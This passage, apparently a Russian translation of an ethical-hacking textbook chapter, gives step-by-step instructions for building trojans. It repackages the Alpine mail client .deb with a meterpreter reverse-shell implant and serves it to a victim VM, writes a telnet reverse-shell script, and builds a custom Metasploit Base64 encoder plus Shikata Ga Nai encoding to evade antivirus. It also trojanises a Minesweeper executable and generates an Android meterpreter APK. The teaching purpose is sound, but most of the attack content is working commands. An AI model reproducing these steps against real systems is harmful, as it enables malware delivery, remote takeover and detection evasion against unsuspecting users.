Далее сделайте `postint` исполняемым:

```
kali@kali:~$ chmod +x ~/Desktop/Malware/trojans/mailTrojan/postint
```

Добавление импланта

Теперь создадим имплант и добавим его в папку `/usr/bin`, чтобы установщик скопировал его в `/home/usr/bin` на машине жертвы во время установки. Для начала перейдите в `usr/bin` внутри папки `mailTrojan`:

```
kali@kali:~/Desktop/Malware/trojans/mailTrojan$ cd usr/bin
```

Затем используйте `msfvenom`, чтобы создать вредоносный файл:

```
kali@kali:~/Desktop/Malware/trojans/mailTrojan/usr/bin$ msfvenom -a x86 --
 → platform linux -p linux/x86/meterpreter/reverse_tcp LHOST= <Kali IP
 → address> LPORT=8443 -b "\x00" -f elf -o malicious
```

Мы используем `msfvenom` с теми же параметрами, что и раньше, чтобы сгенерировать вредоносный имплант. Однако вместо прямого копирования импланта на машину жертвы мы спрячем его внутри установочной папки Alpine. Скопируйте полученный вредоносный исполняемый файл в папку `usr`. Теперь содержимое `usr/bin/` должно напоминать рисунок 10-4.




Рисунок 10-4. Содержимое папки usr/bin

Теперь можно заново упаковать файлы в финальный установочный файл `.deb`. Выполните:

```
kali@kali:~/Desktop/Malware/trojans/mailTrojan$ dpkg-deb --build ~/Desktop/
 ➔ Malware/trojans/mailTrojan
```

Готово: вы создали свой первый троян. Посмотреть его можно, перейдя в папку `/Desktop/Malware/trojans` и выполнив `ls`:

```
kali@kali:~/Desktop/Malware/trojans$ ls
alpine_2.24+dfsg1-1_amd64.deb mailTrojan mailTrojan.deb
```

Файл, начинающийся с `alpine`, ? неизмененный установщик Alpine. Папка `mailTrojan` ? папка, в которую мы только что добавили вредоносные файлы, а `mailTrojan.deb` ? наш заново упакованный троян с имплантом. Одно возможное улучшение: злоумышленник мог бы выбрать более скрытное имя.

Такие атаки действительно работают, часто в большом масштабе. Возьмем SolarWinds, производителя ПО, которое правительства и крупные корпорации используют для управления и защиты своих сетей. В 2020 году хакеры смогли проникнуть в компьютеры SolarWinds и изменить одну из программных библиотек, включив в нее вредоносный имплант. Когда SolarWinds установила обновление ПО, вместе с ним установилась и зараженная библиотека. Эта атака затронула несколько корпораций и государственных агентств, использовавших ПО SolarWinds. Имплант был тщательно спроектирован и даже содержал стратегию уклонения от обнаружения: например, он ждал две недели перед активацией и не запускался, если обнаруживал ПО, связанное с безопасностью, вроде Wireshark.

Хостинг трояна

Злоумышленник мог бы разместить только что созданный троян на GitHub или на поддельном сайте. В этом разделе мы разместим троян на нашей виртуальной машине Kali Linux и будем отдавать его с локального веб-сервера. Убедитесь, что вы находитесь в папке с трояном, и выполните:

```
kali@kali:~/Desktop/Malware/trojans$ sudo python3 -m http.server 80
```

Далее нужно запустить сервер злоумышленника, который будет ожидать подключений от импланта. Вместо пошагового выполнения, как раньше, можно запустить все команды в одной строке в новом терминале:

```
kali@kali:~$ msfconsole -q -x "use exploit/multi/handler; set PAYLOAD linux/
 ➔ x86/meterpreter/reverse_tcp; set LHOST <Kali IP address> ; set LPORT
 ➔ 8443; run; exit -y"
```

Теперь работают два сервера: один отдает троян, другой принимает входящие соединения от всех установленных имплантов. Следующий шаг ? протестировать троян, скачав зараженный файл на нашу виртуальную машину Ubuntu.

Скачивание зараженного файла

Запустите виртуальную машину Ubuntu, а затем сымитируйте переход пользователя по ссылке из письма: скопируйте и вставьте в браузер следующую ссылку, указав IP-адрес вашей машины Kali Linux: `http://<Kali IP address>/mailTrojan.deb`.

Когда появится окно скачивания, выберите пункт `Save File` ("Сохранить файл"), как показано на рисунке 10-5.




Рисунок 10-5. Скачивание файла mailTrojan.deb

Это сохранит установочный файл `.deb` в папку `Downloads`. Откройте папку `Downloads` в файловом менеджере и установите файл, щелкнув правой кнопкой и выбрав `Open with` ("Открыть с помощью") > `Install Software` ("Установка программ").

Возможно, вы задаетесь вопросом: стал бы реальный пользователь все это делать? Но подумайте обо всех пакетах, которые вы устанавливали через `sudo apt-get`. Можете ли вы быть уверены, что ни один из этих `.deb`-файлов не содержал имплантов? После запуска установщика пакетов откроется экран, показанный на рисунке 10-6. Выберите `Install` ("Установить").




Рисунок 10-6. Экран установки почтового клиента Alpine

Введите пароль Ubuntu. Когда установка завершится, выполните следующую команду, чтобы запустить терминальный почтовый клиент Alpine:

```
victim@ubuntu:~/Download/$ alpine
```

Если Alpine установлен правильно, вы увидите терминальный интерфейс. Теперь проверим, установился ли наш имплант.

Управление имплантом

Снова откройте терминал с сервером злоумышленника, который вы запустили ранее. Если имплант установлен правильно, вы увидите следующий вывод. Он означает, что имплант подключился к серверу:

```
[*] Meterpreter session 1 opened (192.168.1.107:8443 -> 192.168.1.109:43476)
meterpreter >
```

Отлично! Выполните следующую команду, чтобы увидеть, что можно делать с имплантом:

```
meterpreter> help
...
Stdapi: System Commands
=======================
Command Description
------- -----------
execute Execute a command
getenv Get one or more environment variable values
getpid Get the current process identifier
getuid Get the user that the server is running as
kill Terminate a process
localtime Displays the target system local date and time
pgrep Filter processes by name
pkill Terminate processes by name
```

```
ps List running processes
shell Drop into a system command shell
suspend Suspends or resumes a list of processes
sysinfo Gets information about the remote system, such as OS
Stdapi: Webcam Commands
=======================
Command Description
------- -----------
webcam_chat Start a video chat
webcam_list List webcams
webcam_snap Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam
...
```

Что можно сделать дальше? Например, установить бэкдор, чтобы легко вернуться. Имплант Meterpreter отключится, если кто-то перезагрузит машину или удалит вредоносный файл. Можно попытаться сохранить доступ, повторно скомпрометировав машину, но если жертва сменит пароль или исправит программу, через которую вы изначально получили доступ, вся работа пропадет. Поэтому хакеры устанавливают бэкдоры: они позволяют злоумышленнику заново получить доступ к машине альтернативным путем. Когда я буду обсуждать руткиты в главе 11, я покажу, как спроектировать собственный бэкдор. Но если вы хотите установить его уже сейчас, рассмотрите бэкдор dbd, разработанный Кайлом Барнтхаусом и доступный по адресу github.com.

Обход антивирусов с помощью кодировщиков

Разве антивирусное ПО не обнаружит эти вредоносные программы? Не всегда. Вы можете проверить, какие антивирусные продукты обнаружат ваш имплант, загрузив его на VirusTotal: virustotal.com.

Антивирусные системы используют сигнатурное обнаружение, пытаясь найти вредоносное ПО. Сигнатура вредоносного ПО ? это уникальная последовательность байтов, характерная для него. Последовательность байтов нашего вредоносного импланта можно увидеть командой `xxd`:

```
kali@kali:~/Desktop/Malware$ xxd malicious
00000000: 7f45 4c46 0101 0100 0000 0000 0000 0000 .ELF............
00000010: 0200 0300 0100 0000 5480 0408 3400 0000 ........T...4...
00000020: 0000 0000 0000 0000 3400 2000 0100 0000 ........4. .....
00000030: 0000 0000 0100 0000 0000 0000 0080 0408 ................
00000040: 0080 0408 2e01 0000 0802 0000 0700 0000 ................
00000050: 0010 0000 6a31 59d9 eed9 7424 f45b 8173 ....j1Y...t$.[.s
00000060: 1388 81fd 1583 ebfc e2f4 e2aa a4cc 6658 ..............fX
00000070: 8931 7cda 7c66 9be3 0504 2702 16e9 6a75 .1|.|f....'...ju
00000080: f5c8 c0f7 7134 ed0a 6bb6 185d 8ca5 699c ....q4..k..]..i.
00000090: eb6e 72d2 7d19 bbc1 7440 3f07 59bd 2585 .nr.}...t@->.Y.%.
000000a0: acea c2fe 17fb e35d c665 332a 67a9 eddd .......].e3*g...
000000b0: d654 50bf 4ef0 d9ee bdc5 3a0d c023 24b7 .TP.N.....:..#$.
000000c0: 6563 1bed 66cb b1ec 0c18 3a0d 67c5 ebbc ec..f.....:.g...
000000d0: 5cf4 3a0d 4e6e 3369 cdda aaa2 799e db4e \.:.Nn3i....y..N
000000e0: 0da3 b3b4 67a3 d9e9 8440 8225 c023 362c ....g....@.%.#6,
000000f0: 741e 58cb bfa4 0aec 1da3 b365 ee62 58e0 t.X........e.bX.
00000100: cc40 bf5c 706e 3369 cddb a3b7 8442 2a5e .@.\pn3i.....B*^
00000110: 6713 b021 8d26 7394 0f5c 5254 0ca3 b3ec g..!.&s..\RT....
00000120: b6a2 b3ec 0d6e 33ec 2d99 992e fd15 .....n3.-.....
```

Антивирусное ПО обнаруживает вредоносное ПО, сканируя память на такие сигнатуры, поэтому можно избегать обнаружения, если сделать так, чтобы вредоносное ПО имело сигнатуру, еще не известную антивирусным системам.

Один способ ? пропустить вредоносное ПО через кодировщик. Кодировщики меняют сигнатуру программы, изменяя ее байты без изменения поведения. Вы можете спросить: разве изменение байтов не изменит и инструкции, и поведение программы? Две программы могут делать одно и то же, даже если используют разные инструкции. Например, обе эти программы умножают число на 2:

```
a = a + a
a = a * 2
```

Сделаем идею конкретной, применив простой кодировщик. `msfvenom` поддерживает несколько кодировщиков. Их список можно увидеть, запустив `msfconsole` и выполнив `show encoders`.

```
kali@kali:~$ msfconsole -q
msf5 > show encoders

Encoders
========
 # Name Rank Check Description
- ---- ---- ----- -----------
...
5 cmd/powershell_base64 manual No Powershell Base64 Command Encoder
40 x86/shikata_ga_nai manual No Polymorphic XOR Additive Feedback
...
```

Рассмотрим два кодировщика из этого вывода, начав с самого простого.

Кодировщик Base64

Кодировщик `powershell_base64` использует схему кодирования Base64, которая преобразует двоичные последовательности в текст, как кодировка ASCII, упомянутая в главе 5. Но в отличие от ASCII, который преобразует 8-битные последовательности, кодировщик Base64 преобразует 6-битные последовательности в один из 64 возможных печатных символов. Рассмотрим пример в таблице 10-1, где команда Linux `ls` преобразуется из ASCII в Base64.

Представление	**Группа 1**	**Группа 2**	**Группа 3**
6-битные группы	0 1 1 0 1 1	0 0 0 1 1 1	0 0 1 1 0 0
Десятичное значение (0-64)	27	7	12
Base64	b	H	M

Последняя секция содержит только четыре бита, поэтому оставшиеся два бита считаются равными 0, а в конец добавляется символ заполнения (=). Результат кодирования Base64: `bHM=`.

Можно ли выполнить значение, закодированное в Base64? Да, если декодировать его и передать оболочке перед запуском программы:

```
kali@kali:~$ base64 -d <<< bHM= | sh
```

Эта команда передает строку, закодированную в Base64, в декодер Base64 (`-d`), который преобразует строку обратно в кодировку ASCII, прежде чем передать ее через канал (`|`) в оболочку (`sh`) для выполнения. На рисунке 10-7 показан общий конвейер кодирования и декодирования.




Рисунок 10-7. Конвейер кодирования и декодирования

Bash-скрипт, содержащий команду `ls`, будет иметь другую сигнатуру, чем файл с командой `base64 -d <<< bHM= | sh`, закодированной в Base64, хотя функционально они эквивалентны. Дело в том, что оба файла хранятся в кодировке ASCII. Поскольку сигнатуры различаются, антивирусная программа может не обнаружить вредоносный файл с Base64-представлением команды, как показано на рисунке 10-8.




Рисунок 10-8. Двоичная сигнатура двух функционально эквивалентных файлов может различаться

Однако у этого метода есть слабость. Как только алгоритм сигнатурного обнаружения получит образец закодированного импланта с новым байтовым шаблоном, он сможет обнаруживать все будущие экземпляры закодированных имплантов, потому что кодирование Base64 никогда не меняется. В разделе про кодировщик Shikata Ga Nai мы рассмотрим, как создать полиморфный кодировщик, который меняет байтовый вид полезной нагрузки при каждом запуске.

Пока завершим обсуждение кодировщика Base64: напишем имплант, а затем, как упражнение, создадим модуль Metasploit для его кодирования. Создайте в папке `Malware` новый файл `implant.sh` и скопируйте следующий фрагмент. Скрипт использует `telnet`, чтобы установить два соединения. Он будет получать команды из первого соединения на порту 80 и отправлять результаты через второе соединение на порту 443.

```
#!/bin/sh
echo ("Installing reverse shell")
telnet <Kali IP address> 80 | sh | telnet <KALI-IP> 443
```

Используйте утилиту netcat (`nc`), чтобы создать два TCP-сервера в отдельных терминалах:

```
kali@kali:~$ nc -lv 80
kali@kali:~$ nc -lv 443
```

Написание модуля Metasploit

Напишем модуль Metasploit, который будет кодировать имплант в Base64. Модули Metasploit пишутся на языке программирования Ruby. Не волнуйтесь: Ruby похож на Python, так что вы быстро разберетесь. Кроме того, исходный код Metasploit Framework открыт, и кодировщик `cmd/powershell_base64` можно посмотреть по адресу github.com. Этот кодировщик используется для кодирования PowerShell-скриптов для машин Windows.

Уделите немного времени изучению кодировщика `powershell_base64`, прежде чем мы начнем писать собственную версию для кодирования Bash-скриптов на машинах Linux. Создайте в папке `Malware` новую папку `Encoders`, а внутри нее новый файл `bash_base64.rb`. Мы реализуем кодировщик Base64 в этом файле, поэтому скопируйте туда следующее:

```
class MetasploitModule < Msf::Encoder
[1] Rank = NormalRanking
def initialize
[2] super(
'Name' => 'Bash Base64 Encoder',
'Description' => %q{
Base64 encodes bash scripts.
},
'Author' => 'An Ethical Hacker',
)
end
```

```
[3] def encode_block(state, buf)
unicode = Rex::Text.to_unicode(buf)
base64 = Rex::Text.encode_base64(unicode)
cmd = "base64 -d <<< #{base64} | sh"
return cmd
end
```

Мы наследуемся (`::`) от суперкласса кодировщика, а затем задаем ранг, или качество, модуля [1]. Качество модулей варьируется от Manual (ручной) до Excellent (отличный) в зависимости от надежности и объема вмешательства человека. Ключевое слово `super` [2] вызывает конструктор суперкласса и передает информацию о модуле. После инициализации модуля Metasploit Framework разобьет вход на блоки и вызовет функцию `encode_block()` [3] для каждого блока. Перед кодированием в Base64 мы преобразуем значения в Unicode-представление.

Чтобы протестировать новый кодировщик, добавьте его в Metasploit Framework, скопировав в папку `encoders`, которую можно найти через файловый менеджер по пути `/usr/share/metasploit-framework/modules/encoders`. Создайте новую папку `bash` и сохраните там файл кодировщика `bash_base64.rb`.

Откройте новый терминал и выполните команду `show encoder` в `msfconsole`, чтобы убедиться, что модуль добавлен правильно:

```
bash/bash_base64 manual No Bash Base64 Encoder
```

Если модуль присутствует, используйте `msfvenom` и ваш модуль, чтобы закодировать имплант. Выполните следующую команду, чтобы создать закодированный имплант и сохранить его как `implantEncoded`:

```
kali@kali:~/Desktop/Malware/$ implant.sh | msfvenom --payload --arch x86 --
 → platform --encoder bash/bash_base64 -o implantEncoded
```

Протестируйте закодированный имплант, сделав его исполняемым и запустив:

```
kali@kali:~/Desktop/Malware/$ chmod +x implantEncoded
kali@kali:~/Desktop/Malware/$ ./implantEncoded
```

Отлично, вы написали простой кодировщик Base64. Однако у него есть ограничения. Помимо того, что он всегда создает один и тот же байтовый шаблон, он не может кодировать скомпилированные исполняемые файлы. Как этичный хакер, вы часто будете переносить двоичные версии созданных вами инструментов на целевые машины. Если вы хотите избежать обнаружения, полезно кодировать сами исполняемые файлы. Кодировщик Shikata Ga Nai позволяет кодировать исполняемые файлы.

Кодировщик Shikata Ga Nai

Кодировщик Shikata Ga Nai (SGN) кодирует полезные нагрузки, выполняя XOR байтов полезной нагрузки со случайно выбранным числом, называемым вектором инициализации. Стратегия похожа на алгоритм шифрования одноразовым блокнотом, обсуждавшийся в главе 5. Однако кодировщик SGN включает вектор инициализации и код декодера в состав полезной нагрузки, поэтому при запуске полезная нагрузка считывает вектор инициализации, а затем выполняет декодер. Декодер проходит в цикле по адресам памяти, связанным с закодированной частью полезной нагрузки, и на каждой итерации декодирует инструкцию, выполняя XOR с вектором инициализации. Затем декодер заменяет закодированную инструкцию декодированной инструкцией в памяти.

Когда все инструкции декодированы и заменены, цикл декодирования завершается, и процессор выполняет декодированную область. Поскольку декодер обычно частично закодирован, алгоритму сигнатурного обнаружения антивирусной программы трудно идентифицировать полезную нагрузку только по сигнатуре декодера.

Кодировщик SGN может усложнить реверс-инжиниринг, вычисляя новый вектор инициализации для каждой инструкции. Например, он может прибавлять только что декодированные байты к предыдущему вектору инициализации, как показано на рисунке 10-9.




Рисунок 10-9. Кодирование байтов с помощью кодировщика SGN

Кодировщик SGN дополнительно усложняет реверс-инжиниринг, используя дополнительную арифметику ? сложение и вычитание ? для вычисления вектора инициализации.

Кодировщик SGN часто называют полиморфным кодировщиком. Полиморфный кодировщик будет создавать новый байтовый вариант полезной нагрузки при каждом запуске, если хакер выбирает новый вектор инициализации и запускает кодировщик на несколько итераций. Следующая команда генерирует полезную нагрузку, закодированную SGN; не забудьте заменить `<Kali-IP>` IP-адресом вашей машины Kali Linux:

```
kali@kali:~/Desktop/Malware/$ sudo msfvenom -a x86 --platform linux -p linux/x86/meterpreter/
 → reverse_tcp LHOST= <Kali IP address> LPORT=443 [1]--encoder x86/shikata_ga_nai -i 4 -f
 → elf -o malicious
[sudo] password for kali:
Found 1 compatible encoders
Attempting to encode payload with 4 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 150 (iteration=0)
x86/shikata_ga_nai succeeded with size 177 (iteration=1)
x86/shikata_ga_nai succeeded with size 204 (iteration=2)
x86/shikata_ga_nai succeeded with size 231 (iteration=3)
x86/shikata_ga_nai chosen with final size 231
Payload size: 231 bytes
Final size of elf file: 315 bytes
Saved as: malicious
```

Мы использовали параметр `--encoder`, чтобы указать кодировщик SGN [1].

Создание Windows-трояна

Пока мы обсуждали создание трояна для Linux. Windows-троян создается похожим образом: его тоже можно сделать через `msfvenom`. Мы рассмотрим два метода сокрытия импланта: в забавной реализации игры Minesweeper с открытым исходным кодом от Хумайда Ахмеда и в документе с помощью инструментария социальной инженерии, о котором скоро поговорим.

Сокрытие трояна в Minesweeper

Я сделал форк репозитория Ахмеда, и копию исполняемого файла можно скачать по ссылке: github.com. Сохраните его в папку `Malware` на рабочем столе Kali.

> Примечание. Доверяете ли вы этому исполняемому файлу? Теперь вы думаете как хакер. В репозитории также есть исходный код, нужный для самостоятельной сборки, если вы мне не доверяете.

После скачивания исполняемого файла используйте `msfvenom`, чтобы превратить его во вредоносный троян:

```
kali@kali:~/Desktop/Malware/$ msfvenom -a x86 --platform windows -x program.
 → exe -k -p windows/shell/bind_tcp -e x86/shikata_ga_nai lhost=<Kali IP
 → address>-f exe -o evilProgram.exe
```

Здесь флаг `-e` указывает, что мы используем кодировщик SGN, который только что обсудили. Многие параметры совпадают с первым запуском `msfvenom`, кроме флага `-k`: он говорит `msfvenom` сохранить обычное выполнение программы и запустить полезную нагрузку в отдельном потоке. Не нужно запоминать эти параметры; документацию можно посмотреть, запустив `msfvenom` с параметром `--help`:

```
kali@kali:~/Desktop/Malware/$ msfvenom --help
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f
 → exe -o payload.exe
Options:
-l, --list <type> List all modules for [type]. Types are: payloads,
 → encoders, nops, platforms, archs, encrypt, formats, all
-p, --payload <payload> Payload to use (--list payloads to list, --list-
 → options for arguments). Specify '-' or STDIN for custom
--list-options List --payload <value>'s standard, advanced and evasion
 → options
-f, --format <format> Output format (use --list formats to list)
...
```

Сокрытие трояна в документе Word или другом безобидном файле

Есть проблема: пользователи Windows редко устанавливают новые программы и крайне подозрительно относятся к программам, которые им предлагают установить через письмо. Однако документы Word, презентации PowerPoint и PDF-файлы пользователи открывают почти ежедневно. В эти файлы тоже можно встроить импланты. Инструментарий социальной инженерии (SET) скрывает детали работы с Metasploit Framework и упрощает создание и отправку таких зараженных носителей. Запустите SET:

```
kali@kali:~$ sudo setoolkit
```

После запуска инструментария вы увидите следующее меню. Выберите пункт `Social-Engineering Attacks` ("Атаки социальной инженерии"), введя `1` в терминале:

```
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
```

Затем выберите пункт `Infectious Media Generator`:

```
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
```

После этого выберите `File-Format Exploits` ("Эксплойты файловых форматов"). Это позволит встраивать импланты в разные типы файлов:

```
1) File-Format Exploits
2) Standard Metasploit Executable
```

Введите IP-адрес сервера злоумышленника, в данном случае вашей машины Kali Linux. После этого вы увидите список доступных атак через зараженные носители. Этот список форматов файлов будет меняться по мере того, как компании исправляют уязвимости, а злоумышленники находят новые. Многие такие атаки работают только на конкретной версии ПО, поэтому используйте информацию, собранную в ходе OSINT-операций, чтобы тщательно выбрать формат, который использует цель:

```
1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2) SET Custom Written Document UNC LM SMB Capture Attack
3) MS15-100 Microsoft Windows Media Center MCL Vulnerability
4) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
...
13) Adobe PDF Embedded EXE Social Engineering
14) Adobe util.printf() Buffer Overflow
...
17) Adobe PDF Embedded EXE Social Engineering (NOJS)
18) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
19) Apple QuickTime PICT PnSize Buffer Overflow
```

Документы Microsoft Office, например файлы Word, Excel и PowerPoint, поддерживают макросы ? небольшие программы, которые пользователи могут писать для автоматизации задач в документах Office. Макросы запускаются при открытии документа; однако Microsoft Office отключает макросы по умолчанию, потому что они создают риск безопасности. Когда документ содержит макрос, Microsoft Office показывает баннер, позволяющий пользователю включить макросы. Злоумышленник мог бы встроить в документ вредоносный макрос, который скачивает и запускает оболочку при открытии файла. В 2021 году атакующий, поддерживаемый государством, использовал вредоносный документ Word, чтобы проникнуть в российское оборонное предприятие. Об этой атаке группы Lazarus можно прочитать на сайте Kaspersky.

Теперь, когда мы изучили методы создания троянов для настольных компьютеров и серверов, создадим трояны для мобильных и встраиваемых устройств.

Создание Android-трояна

Трояны для Android-устройств создаются почти так же, как Linux-трояны. Структура каталогов может отличаться, но, как и ранее в главе, вы измените установочный пакет, чтобы установить имплант.

Установочный пакет Android называется файлом Android Package (APK). Этот файл содержит все, что операционной системе Android нужно для установки нового приложения. Начнем с использования `msfvenom`, чтобы сгенерировать вредоносный APK. Создайте на рабочем столе новую папку `AndroidTrojan` и перейдите в нее:

```
kali@kali:~$ cd ~/Desktop/AndroidTrojan
```

Затем сгенерируйте новый вредоносный APK, содержащий имплант обратной оболочки:

```
kali@kali:~/Desktop/AndroidTrojan$ msfvenom -p android/meterpreter/reverse_tcp
 ➔ LHOST= <Kali IP address> LPORT=443 > malicious.apk
```

Эта команда генерирует новый Android APK со встроенным вредоносным кодом. В следующем разделе мы разберем это приложение и обсудим его структуру, чтобы вы могли создать собственный Android-троян.

Разбор APK для просмотра импланта

Команда в предыдущем примере сделала всю работу за вас. Чтобы понять, как она спрятала имплант, декомпилируем установочный файл `malicious.apk` и изучим его структуру каталогов. Мы используем `apktool`, инструмент для реверс-инжиниринга, чтобы декомпилировать APK. Выполните команду для скачивания и установки `apktool`:

```
kali@kali:~/Desktop/AndroidTrojan$ sudo apt-get install apktool
```

Чтобы декомпилировать (`d`) файл, выполните:

```
kali@kali:~/Desktop/AndroidTrojan$ apktool d malicious.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.4.1-dirty on malicious2.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/kali/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
...
```

Инструмент создаст папку `malicious`, содержащую декомпилированные файлы. Перейдите в эту папку и выведите все файлы и папки в каталоге:

```
kali@kali:~/Desktop/AndroidTrojan$ cd malicious
